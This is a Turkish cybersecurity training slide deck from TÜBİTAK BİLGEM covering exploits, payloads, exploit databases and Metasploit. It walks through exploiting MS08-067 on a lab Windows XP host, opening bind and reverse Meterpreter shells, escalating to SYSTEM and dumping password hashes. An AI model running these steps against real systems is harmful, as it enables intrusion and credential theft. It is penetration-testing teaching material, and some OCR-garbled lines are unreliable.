



Exploitation

TÜBİTAK BİLGEM
Siber Güvenlik Enstitüsü



Bu doküman, alıntı vererek kullanılabilir ya da paylaşılabılır ancak değiştirilemez ve ticari amaçla kullanılamaz. Detaylı bilgiye <https://creativecommons.org/licenses/by-nc-nd/4.0/legalcode.tr> bağlantısından erişebilirsiniz.

Exploit ve Payload kavramları

Exploit Veritabanları

Exploit araçları (frameworks)

Metasploit Framework

Msfconsole

Meterpreter

Post-exploitation

Exploit Kavramı

Exploit

Yazılım veya donanımlarda bulunan hata ve açıklıkları, bu yazılım veya donanımdan beklenmeyen ve istenmeyen sonuçlar doğuracak şekilde kullanan kod parçası veya komut dizini



Payload

- Zafiyet tetiklendiğinde işletilecek kod dizisi
- Hedefe sızıldığında yapılmak istenen işler
- Assembly dili kullanılır
- Platform ve OS bağımlı



Zafiyet, Exploit ve Payload

Zafiyet
İnsan



Exploit
Sosyal Mühendislik



Payload
Para transferi



Zafiyet

- MS08_067 Netapi zafiyeti

Exploit

- Metasploit MS08_067 exploit modülü

Payload

- Kabuk erişimi
- Kullanıcı ekleme
- Dosya yükleme
- Arka kapı açma
- Meterpreter
- ...

Uygulamaların servis dışı kalması

Sunucuların servis dışı kalması


Sistem çalışırılığının zarar görmesi

Ağ trafiğinde ve sunucularda yavaşlık - geç cevap verme

Yapılandırma değişiklikleri

Gizli bilgilerin ifşası

Arka kapı unutulması



Sunucu Taraflı

Zafiyet, sunucu üzerinde dinleyen serviste bulunur

Uzaktan kod çalıştırma ve servis dışı bırakma

Kullanıcı etkileşimi gerekmez

İstemci Tarafı

Zafiyet, istemci uygulamasında bulunur

- İnternet tarayıcıları
- Medya oynatıcıları
- Doküman okuyucular
- Run-Time Environments

İstemci uygulamalarında sıklıkla zafiyet çıkmaktadır

Kullanıcı hakları ile erişim elde edilir

Kullanıcı etkileşimi gerekli

Sosyal mühendislik saldırıları ile birlikte kullanılır

İstemci Tarafı

Saldırgan zararlı kod içeren kaynakları hazırlar


İstemci uygulamaları bu kaynaklara erişir

İstemci bilgisayarında zararlı kod çalışır

Yerel Hak Yükseltme

Kısıtlı haklara sahip kullanıcıdan daha yüksek haklara sahip kullanıcıya atlama

- uid 0, root
- Administrator, SYSTEM







Exploit Kavramı



Exploit Türleri



Exploit Veritabanları



Metasploit Framework



Msfconsole




Meterpreter



Post-Exploitation






The screenshot shows the Exploit Database website interface. At the top, the logo "EXPLOIT DATABASE" is displayed next to a silhouette of a person holding a briefcase. To the right, there are social media icons for "blog", "exploit", and "F", along with the text "Currently Archiving 15848 Exploits" and "Updated (CVE And Archive): Sun May 6 2012". Below the header is a navigation bar with buttons for HOME, BLOG, GHDB, ABOUT, REMOTE, LOCAL, WEB, DOS, SHELLCODE, PAPERS, SEARCH, and SUBMIT. A large red banner in the center features the Acunetix logo and the text "DOWNLOAD YOUR FREE TRIAL NOW". To the right of the banner is a "COMPATIBLE" logo. Below the banner, the title "The Exploit Database" is followed by a description: "The Exploit Database (EDB) - an ultimate archive of exploits and vulnerable software. A great resource for penetration testers, vulnerability researchers, and security addicts alike. Our aim is to collect exploits from submittals and mailing lists and concentrate them in one, easy to navigate database." To the right of the description is a "GOOGLE HACKING-DATABASE" logo and a list of featured exploits: "WordPress TimThumb Exploitation", "vbSEO - From XSS to Reverse PHP Shell", and "Owned and Exposed". Below this is a section titled "Remote Exploits" containing a table of exploits.

Date	D	A	V	Description	Plat.	Author	
2012-05-05	↓	-	✓	PHP CGI Argument Injection Exploit	4361	php	rayh4c
2012-05-04	↓	-	✓	PHP CGI Argument Injection	2628	php	metasploit
2012-05-04	↓	-	✓	Solarwinds Storage Manager 5.1.0 SQL Injection	993	windows	metasploit
2012-05-03	↓	⚠	✓	VLC MMS Stream Handling Buffer Overflow	1449	windows	metasploit
2012-05-01	↓	-	✓	Solarwinds Storage Manager 5.1.0 Remote SYSTEM SQL Injection Exploit	1478	windows	mutts
2012-05-01	↓	-	✓	McAfee Virtual Technician MVTControl 6.3.0.1911 GetObject Vulnerability	851	windows	metasploit
2012-04-30	↓	-	✓	McAfee Virtual Technician 6.3.0.1911 MVT.MVTControl.6300 ActiveX GetObject() Exploit	1118	windows	rgod


www.exploit-db.com




notoriously trustworthy

[Register](#) | [Login](#)


[Home](#) | [Files](#) | [News](#) | [About](#) | [Contact](#) | [Add New](#)




New Malware Strain Locks Up Computers Unless Ransom Is Paid



Apple Patches Serious Security Holes In iOS Devices



Cybercrims Dump Email For Irresistible Twitter, Facebook Spam



Apple Logging Passwords In Plain Text

[Follow us on Twitter](#)

[Follow us on Facebook](#)

[Subscribe to an RSS Feed](#)


Recent News

- [McAfee Founder Booked On Drug, Weapons Charges, Report Says](#)
- [Hacker Team Emerges Claiming Credit For Military Cyber Rampage](#)
- [MI6 Code Breaker Found Dead After Returning From Black Hat](#)
- [Adobe Posts Fix For Critical Flash Flaw](#)
- [Lockheeds Bags \\$454m To Tool Up Pentagon's Cyber Crime Center](#)
- [Users Ignoring Facebook Privacy Measures](#)
- [Chinese Passports To Get Chipped](#)
- [Sixth LulzSec Hacker Indicted By US Authorities](#)
- [U.K. Ministry Of Defense Tries To Play Catch Up With Hackers](#)
- [Anatomy Of An Online Bank Robbery](#)

[View More News →](#)

Recent Files

[All](#) | [Exploits](#) | [Advisories](#) | [Tools](#) | [Whitepapers](#) | [Other](#)



NeXus Infotech CMS SQL Injection

Posted May 7, 2012

Tags: exploit, remote, sql injection

Download | Favorite | Comments (0)



Exploit-db 'den
MS03_026
zafiyeti için
exploit
arılması

Kodun
derlenmesi

Exploit
çalıştırılması

Hedef sunucuda
oturum elde
edilmesi





Exploit Kavramı



Exploit Türleri



Exploit Veritabanları



Metasploit Framework



Msfconsole



Meterpreter



Post-Exploitation



Exploit arama (manuel)

Farklı exploit kodları (en ideali?)

Kodun derlenmesi

Kodun düzeltilmesi

Hedef sistem versiyon tespiti

Exploit kararlı çalışmayabilir

Her exploit tek payload çalıştırır

Farklı payload için koda müdahale gerekli


Post-exploit kısıtlı veya mümkün değil (etkileşim imkanı kısıtlı)

Exploit kodunun
çalıştırılması için
kararlı ortam

Kodun yeniden
kullanımı ve
modülerliği

Her exploit ile istenen
payload kullanımı

CANVAS



Immunity Canvas



Core Impact



Metasploit

Metasploit

SİBER GÜVENLİK
ENSTİTÜSÜ

Exploit çalıştırma ve geliştirme aracı

H.D. Moore, 2003

Açık kaynak kodlu

Ruby ile yazılmış

Exploit modülleri incelenebilir

Rapid7 ürünü

Metasploit Community ve PRO

Nexpose ile entegre çalışma

```
= [ metasploit v4.6.2-2013060501 [core:4.6 api:1.0]
+ -- --=[ 1117 exploits - 702 auxiliary - 192 post
+ -- --=[ 305 payloads - 30 encoders - 8 nops
```



Modüller

Exploits

- Açıklığı sömüren kod parçası

Payloads

- Exploit edildikten sonra elde edilen haklar ile hedef sunucuda çalıştırılan kod parçası

Encoders

- Antivirus, IPS/IDS gibi sistemleri atlatmak için kodlama

Auxiliary

- Yardımcı modüller

Post

- Exploit edilmiş sistemde saldırıyı ilerletmek için çalıştırılan kod parçası

Kullanıcı Arayüzleri

Msfconsole

- Metasploit konsol arayüzü

Msfcli

- Betikler ile birlikte kullanılacak komut satırı arayüzü

Msfpayload

- Payload üretici

Msfencode

- Payload kodlayıcı, IDS, IPS ve anti-virüs'lerden korunma

WEB

- Metasploit PRO ve Community

Armitage





Exploit Kavramı



Exploit Türleri



Exploit Veritabanları



Metasploit Framework



Msfconsole



Meterpreter



Post-Exploitation



msfconsole

msfupdate

```
root@SGE:~# msfupdate
[*]
[*] Attempting to update the Metasploit Framework...
[*]
[*] Checking for updates
[*] No updates available
root@SGE:~#
```

Metasploit komut satırı

Kabuk benzeri arayüz

Harici komut çalıştırma yeteneği

Exploit çalıştırma

Metasploit'in tüm özelliklerini kullanma yeteneği

```
root@SGE:~# msfconsole

Metasploit v4.6.2-2013060501 [core:4.6 api:1.0]

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- type 'go_pro' to launch it now.

+ -- --=[ 1117 exploits - 702 auxiliary - 192 post
+ -- --=[ 305 payloads - 30 encoders - 8 nops

msf > █
```

Yardım Alma

```
msf >
msf > help
```

Core Commands

```
=====
```

Command	Description
-----	-----
?	Help menu
back	Move back from the current context
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
exit	Exit the console
go_pro	Launch Metasploit web GUI
grep	Grep the output of another command
help	Help menu
info	Displays information about one or more module
irb	Drop into irb scripting mode
jobs	Displays and manages jobs
kill	Kill a job
load	Load a framework plugin

```

posq e tiewemokx bndm
KTTT e lop
lopz prabyeLa euq wewedca lopz
vip ptoz turo vip acyfbctud woge
tupo prabyeLa turowewcton woge one of wole wogeje

```

Exploit arama

```
msf > search netapi
```

Matching Modules

Name	Disclosure Date	Rank	Description
exploit/windows/smb/ms03_049_netapi	2003-11-11 00:00:00 UTC	good	Microsoft Workstation Se
exploit/windows/smb/ms06_040_netapi	2006-08-08 00:00:00 UTC	good	Microsoft Server Service
exploit/windows/smb/ms06_070_wkssvc	2006-11-14 00:00:00 UTC	manual	Microsoft Workstation Se
exploit/windows/smb/ms08_067_netapi	2008-10-28 00:00:00 UTC	great	Microsoft Server Service

```
msf > █
```

ENSTİTÜSÜ

Exploit arama

Rank

- **Excellent:** Servis dışı bırakmayan başarılı
- **Great:** Hedef sistemin versiyon bilgisini tespit eder ve otomatik ayarları yapar
- **Good:** Genel yapılandırmada düzgün çalışır
- **Normal:** Tam olarak hedef sistemin versiyon bilgisini tespit edemez
- **Average:** Güvensizdir
- **Low:** Nadiren düzgün çalışır
- **Manual:** Çok güvensizdir, genelde servis dışı bırakır

Exploit Kullanımı

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > █
```

Seçeneklerin ayarlanması

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.126.130
RHOST => 192.168.126.130
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.126.130 yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting

msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
```

Payload

```
msf exploit(ms08_067_netapi) > show payloads
```

Compatible Payloads

```
=====
```

Name	Disclosure Date	Rank	Description
----	-----	----	-----
generic/custom		normal	Custom Payload
generic/debug_trap		normal	Generic x86 Debug Trap
generic/shell_bind_tcp		normal	Generic Command Shell, B
TCP Inline			
generic/shell_reverse_tcp		normal	Generic Command Shell, R
se TCP Inline			
generic/tight_loop		normal	Generic x86 Tight Loop
windows/dllinject/bind_ipv6_tcp		normal	Reflective DLL Injection
nd TCP Stager (IPv6)			
windows/dllinject/bind_nonx_tcp		normal	Reflective DLL Injection
nd TCP Stager (No NX or Win7)			
windows/dllinject/bind_tcp		normal	Reflective DLL Injection
nd TCP Stager			
windows/dllinject/reverse_http		normal	Reflective DLL Injection
HTTP Stager			
MTUQOMA\qjttu]ecr\relegrae~prrb		normal	Reflective DLL Injection
uq ICB Stager			
MTUQOMA\qjttu]ecr\prruq~rcb		normal	Reflective DLL Injection
uq ICB Stager (No NX or MTU)			
MTUQOMA\qjttu]ecr\prruq~uonx~rcb		normal	Reflective DLL Injection

Singles

- Stagers + Stages
- Bağlantıyı ve istenilen işlevi beraber yapar
- Tek iş gerçekleştirmek için
- Örnek: adduser, exec, shell_bind_tcp

Stagers

- Bağlantıyı gerçekleştirir
- Küçük boyutta ve güvenilir
- Büyük boyuttaki payload'ları (Stages) hedef sisteme yükler
- Örnek: bind_tcp, reverse_tcp, reverse_http

Stages

- Hedef sistemde kompleks işlemler gerçekleştirme yeteneği
- Stages tarafından yüklenir
- Büyük boyutta olabilir
- Örnek: meterpreter, shell

Payload Yükleme

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.126.130  yes       The target address
  RPORT     445              yes       Set the SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique: seh, thread, process, none
  LPORT     4444            yes       The listen port
  RHOST     192.168.126.130  no        The target address

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting
```

Exploit

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.126.130
[*] Command shell session 2 opened (192.168.126.128:41320 -> 192.168.126.130:4444) at 2013-
+0800

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.126.130
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.126.2

C:\WINDOWS\system32>
C:\WINDOWS\system32>
```



Msfconsole
başlatın

Exploit
ayarlayın

Payload
ayarlayın

Exploit





Exploit Kavramı



Exploit Türleri



Exploit Veritabanları



Metasploit Framework



Msfconsole



Meterpreter



Post-Exploitation



Meterpreter

SİBER GÜVENLİK
ENSTİTÜSÜ

Her bir payload tek bir iş gerçekleştirebilir

- Kullanıcı ekleme
- Belirli bir porta kabuk bağlama
- ...

Yeni process oluşturulması alarm üretir

Diskte dosya oluşturulması alarm üretir

Dinamik özellik ekleme imkanı yok

Her bir yeni özellik için tekrar exploit gerekli

Kabuk erişimi kabuk komutları ile sınırlı

Linux kabuk benzeri komut satırı

DLL enjeksiyonu ile çalışır

Yeni process oluşturmaz

Bağlandığı process'in hakları ile çalışır

Dinamik olarak modül – özellik ekleme kapasitesi

Kabuk dışındaki komutları çalıştırma yeteneği

Birçok farklı işi gerçekleştirebilir

- Kabuk erişimi alma
- Kullanıcı ekleme, silme
- ...

Post exploit modülleri

Şifreli iletişim

İstikrarlı, esnek ve dinamik exploit ortamı

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.126.130 yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique: seh, thread, process, none
  LHOST      192.168.126.128 yes       The listen address
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > set LHOST 192.168.126.128
LHOST => 192.168.126.128
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > set LHOST 192.168.126.128
LHOST => 192.168.126.128
msf exploit(ms08_067_netapi) > set LHOST 192.168.126.128
LHOST => 192.168.126.128
```

sysinfo

```
meterpreter >  
meterpreter > sysinfo  
Computer      : UGUR-SBITZBM4R3  
OS            : Windows XP (Build 2600, Service Pack 1).  
Architecture  : x86  
System Language : en_US  
Meterpreter   : x86/win32  
meterpreter >  
meterpreter >  
meterpreter >
```

getsystem

```
meterpreter >  
meterpreter > getsystem  
...got system (via technique 1).  
meterpreter >  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter >  
meterpreter >
```

Oturum Yönetimi

```
meterpreter >
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms08_067_netapi) > sessions -l

Active sessions
=====

  Id  Type           Information                                     Connection
  --  -
  1   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ UGUR-SBITZBM4R3 192.168.126.128:4444
      192.168.126.130:1073 (192.168.126.130)

msf exploit(ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : UGUR-SBITZBM4R3
OS            : Windows XP (Build 2600, Service Pack 1).
Architecture : x86
System Language : en_US
Meterpreter   : x86/win32
meterpreter >
```

```
meterpreter >
meterpreter > sysinfo
Computer      : x86\win32
OS            : en_US
Architecture : x86
```

Kabuk Erişimi

```
meterpreter > shell
Process 1396 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.126.130
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.126.2

C:\WINDOWS\system32>exit
meterpreter >
```

hashdump

```
meterpreter >  
meterpreter > hashdump  
Administrator:500:b757bf5c0d87772faad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
HelpAssistant:1000:aab730ce890bef56fca82615959d435f:741a039560d1eff6e0bb2c3fbf94883d:::  
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:d1c1cc65ca3d424178d647f61f6eae4c:  
meterpreter >
```

BİLGEM

SİBER GÜVENLİK
ENSTİTÜSÜ

www.bilgimikoruyorum.org.tr

Post Exploit - hashdump

```
meterpreter > run post/windows/gather/hashdump
```

```
[*] Obtaining the boot key...  
[*] Calculating the hboot key using SYSKEY 108dd9363e49b9e381d23102e7c1bc8a...  
[*] Obtaining the user list and keys...  
[*] Decrypting user keys...  
[*] Dumping password hints...
```

```
No users with password hints on this system
```

```
[*] Dumping password hashes...
```

